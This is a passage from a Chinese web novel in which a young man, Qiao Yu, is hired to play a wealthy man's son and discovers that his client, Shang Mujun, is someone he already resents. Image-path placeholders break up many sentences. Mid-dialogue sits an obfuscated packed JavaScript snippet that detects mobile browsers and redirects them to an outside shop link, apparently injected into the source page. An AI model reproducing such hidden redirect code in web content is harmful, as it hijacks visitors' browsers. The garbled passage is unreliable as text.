“让一让!”年轻男孩漂亮的脸蛋上绽着笑,小兽似的莽莽撞撞闯出来,浑然不顾周遭旅客的抱怨,“让我一下,我要出去!” 但凡这个电话再晚来几秒钟,他就已经关掉手机,进站上车了。 进站之后就不能退票了! 乔玉以最快速度冲到售票窗口前,抢在发车时间前退了票,才长长舒了一口气。 退票费要收20%,好贵! 和商姓老板约定的见面时间是一小时后,老板给的地址很陌生,地铁公交都不能直达。 时间有限,乔玉怕迟到,奢侈地拦了部出租车。 坐进车里,他报出地址的时候,出租车司机一骨碌地转头过来打量:“你要去天澜云境?” 后座上的男孩穿着很普通的T恤牛仔裤,不含一丝名牌,完全看不出跟云京的顶级富人区有什么关系。 乔玉容光焕发:“嗯!” 司机咂舌:“有钱哦!” 对!他马上就是日薪20万的有钱人了! 乔玉嘿嘿一笑,没再跟司机闲聊,掏出手机挨个给人发消息。 发给宋见恩:「我接了个大单,消失几天,这次是真的要发达了,你等着看我衣锦还乡!」 宋见恩秒回:「?还乡的时候身上器官还齐全吗?」 乔玉才懒得搭理他。 发给房东老头:「叔我不退租了,过几天交下月的租金给你,房间里的东西给我留着啊,别扔,要是有人来砸门你就报警。」 房东老头秒回:「我信你个鬼!赶紧滚蛋吧你!」 乔玉哄了他五分钟。 发给梁少:「哥,我又欠你一次,真的很谢谢你!」 梁少还没回复,一通电话打了进来,乔玉手滑按到接听,电话里霎时传来一阵丝滑响亮的国骂,脏得不能听。 林豹已经发现他跑了。 乔玉毫不犹豫地挂断电话,关机。 反正该通知的人都已经通知过,可以放心失联了。 车窗开了一半,外面的夏风呼呼吹进来,很舒服,乔玉惬意地闭上眼睛,清楚听见自己胸膛里砰砰作响的心跳声。 这单委托的酬劳给得那么慷慨,如果换成是其他陌生客户,他自己都会担心背后是不是有什么猫腻。 但乔玉相信自己对人的直觉,也相信这次的介绍人。 梁少是个好人,他的朋友不会坏到哪里去。 虽然他的保镖是很坏啦。 蔫儿坏。 如果之后还有机会见到梁少,乔玉一定要劝他换个保镖。 “帅哥,我这车只能到这儿啊!”出租车在路边停下,司机翻起计价牌,“前面是私家道路,开不进去的,你得自己走一段。” 乔玉循声望出去,前方是一条很开阔的马路,两旁尽是郁郁葱葱的林木,绿意繁盛。 他付钱下车,走了大概几百米,看见一座相当华丽的住宅区大门,宛如欧式古堡,古堡里守着的人都不像保安,像拍电影的。 一身正装的管家走出来,目光扫过眼前人的朴素衣着,没有露出半点异色,客客气气地问:“您好,欢迎来到天澜云境,请问是要拜访哪位住户?” “商先生。”乔玉回忆了一下刚才背下来的地址,“我只知道他姓商,住在1号别墅。” “商先生?……请您稍等。”管家扶着耳麦走到一旁,很快又回来,示意放行。 “久等了,请进。”他的语气比刚才还要恭敬许多,主动躬身介绍,“住宅区内有直达别墅的班车,不过这趟班车刚刚发车,下一趟需要再等十五分钟,您可以在这边稍作等待……” 十五分钟? 走都走到了。 “不用了。”乔玉摇摇头,“我自己进去吧。” 他背着包走进这片奢华私密的住宅区,一路上都在琢磨等会儿应该跟老板沟通哪些内容。 十五分钟后,他还在路上琢磨。 包好沉,风好重,肩膀好酸。 ……怎么还没到?? 小区里为什么会有那么茂密的森林和那么大的湖泊啊?! 湖里甚至还有天鹅。 活的,会扑棱翅膀。 要不是先前见过管家,乔玉简直要怀疑自己是不是走错路误入了哪个生态公园。 别墅群还在前方,乔玉走累了,停下脚步拉开背包,决定减轻一下份量。 后方传来车辆行驶的声音,他循声回头,心里已经有点后悔。 早知道就坐班车了。 前方有一道独自步行的身影,司机按响喇叭,车子即将平稳流畅地绕过对方前行。 商牧钧在后座看财务报表,喇叭声响起的瞬间,他掀了掀眸。 车窗外的身影一晃而过。 乔玉羡慕地望着那辆黑色迈巴赫同自己擦肩而过,扬长而去。 他还以为是班车呢,本来想试试中途拦车。 原本扬长而去的迈巴赫忽然在前方停下。 缓缓向后倒车。 直到停在他面前。 戴着白手套的司机下车,毕恭毕敬拉开后车门:“请上车。” 乔玉:? 这小区连班车都这么豪华吗。 “谢谢!”乔玉绽开一个大大的笑容,毫不犹豫地弯腰上车。 夏日浓烈的蝉鸣与热气,随着来人一道倏然涌进车里。 商牧钧最先嗅到的,是一股清新酸甜的香气。 日光打亮了男孩灿烂的脸庞,右边的脸颊肉微微鼓起,眼珠还是又黑又亮,上翘的唇角沾着一点汁液,大约是橘子味的。 他在边走边吃橘子,白皙掌心捏着橙黄果皮,怡然自得,好似浑然不觉四周蓊郁风景有多么奢侈瑰丽。 商牧钧看得好笑:“哪儿来的橘子?” 乔玉没想到班车上还有其他乘客。 更没想到对方主动同自己搭话。 “……买的。”他下意识回应。 本来打算带去火车上吃的,买了一兜子,把背包塞得好沉。 从明亮户外骤然转到幽暗车厢,乔玉的视野不适应地晃了一下,眼前的景物才渐渐清晰。 宽敞的后车空间里坐着一个西装革履的男人,一丝不苟的西装包裹着高大身躯,裸露在外的皮肤寥寥,仅有握着文件的大手,喉结轻滚的脖颈,和斯文矜贵的面孔。 看清对方模样的刹那,乔玉面露惊色:“等等,你是……!” 男人微微挑眉,好整以暇地等他反应。 是那个刚要和小天后结婚的商…… “商、商……”乔玉明明才看过他的八卦,名字就在嘴边,却抓不住,“呃,反正就是新闻上那个对不对!” 商牧钧:“……” 对,也不对。 见了面都认不出来? “商牧钧。”他无奈道。 “对对对!”乔玉眸光闪亮,笑得露出小虎牙,“商先生,我看过你很多报道,你好厉害!” 商牧钧轻笑一声,没有接话。 小骗子。 他不再看乔玉,视线重新落到手中的报表上,淡声道:“开车吧。” “好的,商先生。”前方司机恭敬应声。 迈巴赫继续向秀丽风景深处的别墅群驶去。 商先生…… 乔玉忽然意识到了什么。 那位以20万日薪的高价雇佣他演儿子的老板,也姓商。 ……原来这不是班车啊。 剩下来的几分钟车程分外安静。 商牧钧默不作声看文件。 乔玉默不作声吃橘子。 边吃边偷偷打量对面的男人,脑袋里疯狂琢磨,腮帮子一鼓一鼓,像只仓鼠。 等迈巴赫在1号别墅外面停下时,乔玉的橘子吃完了,脑瓜子也动完了。 商牧钧下车,瞥见他彻底恍然大悟的神情:“知道我是谁了?” 乔玉乖乖点头:“知道了,商先 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17338130|199263||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 生。” “还不改口?”商牧钧领他走进别墅。 “哦。”乔玉亦步亦趋跟着,脆生生地喊,“哥!” “……”男人脚步一顿,“哥?” 乔玉仔细打量对方的神情,尝试揣摩:“这么叫不对吗?” 眼前这位商先生看上去还不到三十岁,不像是能做他爸爸的年纪,何况都结过婚了,用不着躲逼婚。 所以大概率是那位商老板子侄辈的亲戚,而且知道商老板雇演员的事。 “那……”乔玉斟酌了一下,小心地改口,“哥哥?” 这声哥哥喊得又甜又软。 商牧钧的步子彻底停住,哑然失笑。 乔玉看得晃神,差点没一脚踩进景观水池。 哥哥笑起来的时候特别帅。 怪不得这么能结婚。 不过最帅的还得是老板爸爸。 富有且慷慨的爸爸不想结婚,才会花这么多钱雇他演儿子。 乔玉探头往别墅里张望:“哥哥,我爸什么时候过来?” 商牧钧语气揶揄:“你叫得倒是顺口。” “职业素养嘛。”乔玉权当这是夸奖,抓住机会跟潜在客户套近乎,“哥哥,我跟我爸约的是三点,等会儿我爸来了,你可要帮我证明我是准时到的……” “我不是也准时到了么?”商牧钧说,“小玉。” 乔玉:“……?” 等等。 不对。 这声小玉有点耳熟。 明媚水润的杏眼陡然睁大了,乔玉反应过来,难以置信地打量男人的面孔,很不确定:“哥……呃,爸爸?” “嗯。”商牧钧唇角微扬,“乖。” 还是这么喊比较有趣。 乔玉顾不上琢磨他语气里的恶趣味,恍然大悟:“所以刚才就是您给我打的电话……” “你好像记不住我的名字,也认不出我的声音。”商牧钧说。 “对不起!”乔玉急忙想要解释,他确实从小就对声音不太敏感,“我……” 商牧钧又施施然道:“而且不记得见过我。” 乔玉:? 他记得啊,在新闻上见过! 下一秒,他看见斯文俊美的男人摘掉了眼镜,没了那层镜片遮挡柔化,形状锐利的眸子彻底露出来,气势迫人。 眉骨处的伤痕也清晰可见,平添一抹凶悍野性。 乔玉:“…………” 乔玉:“??????” 操,是死保镖! “在心里骂我?”商牧钧冷不丁开口,“终于认出来了?” “……”乔玉努力管理自己濒临失控的表情,“怎、怎么可能骂您!” 这人居然真是梁少的朋友?? 梁少介绍过来的朋友为什么就是他啊!! 商牧钧不语,意味深长地看他。 “绝对没有!”乔玉攥着拳头屈辱开口,“……爸爸!” 这次倒没有气得鼓起腮帮子,商牧钧想。 不过…… 男人微微俯身,伸手掐住他的右脸颊,修长指骨霎时沾染上橘子香气。 明明已经吃完了橘子,这侧脸颊还是比左边要鼓一些。 “婴儿肥?”他若有所思地掐了掐。 拔牙的伤处还没完全长好,乔玉痛得唔唔两声,眼珠瞬间蒙上一层湿润雾气。 ……他就说这个死保镖坏得很!! 商牧钧见状一怔,正要松开手。 余光里,有道身影快步向别墅走来,高跟鞋踩得踢踏作响:“商——” 显然是个认识商牧钧的女人。 乔玉也看到了。 他现在是什么身份来着? 哦,老板爸爸的混世魔王儿子。 他可是很有职、业、素、养的。 电光石火之间,圆润水眸里燃起熊熊火焰,乔玉扬起拳头,对准近在咫尺的死保镖,狠狠挥出! “——放手啊!你这个混蛋!!!”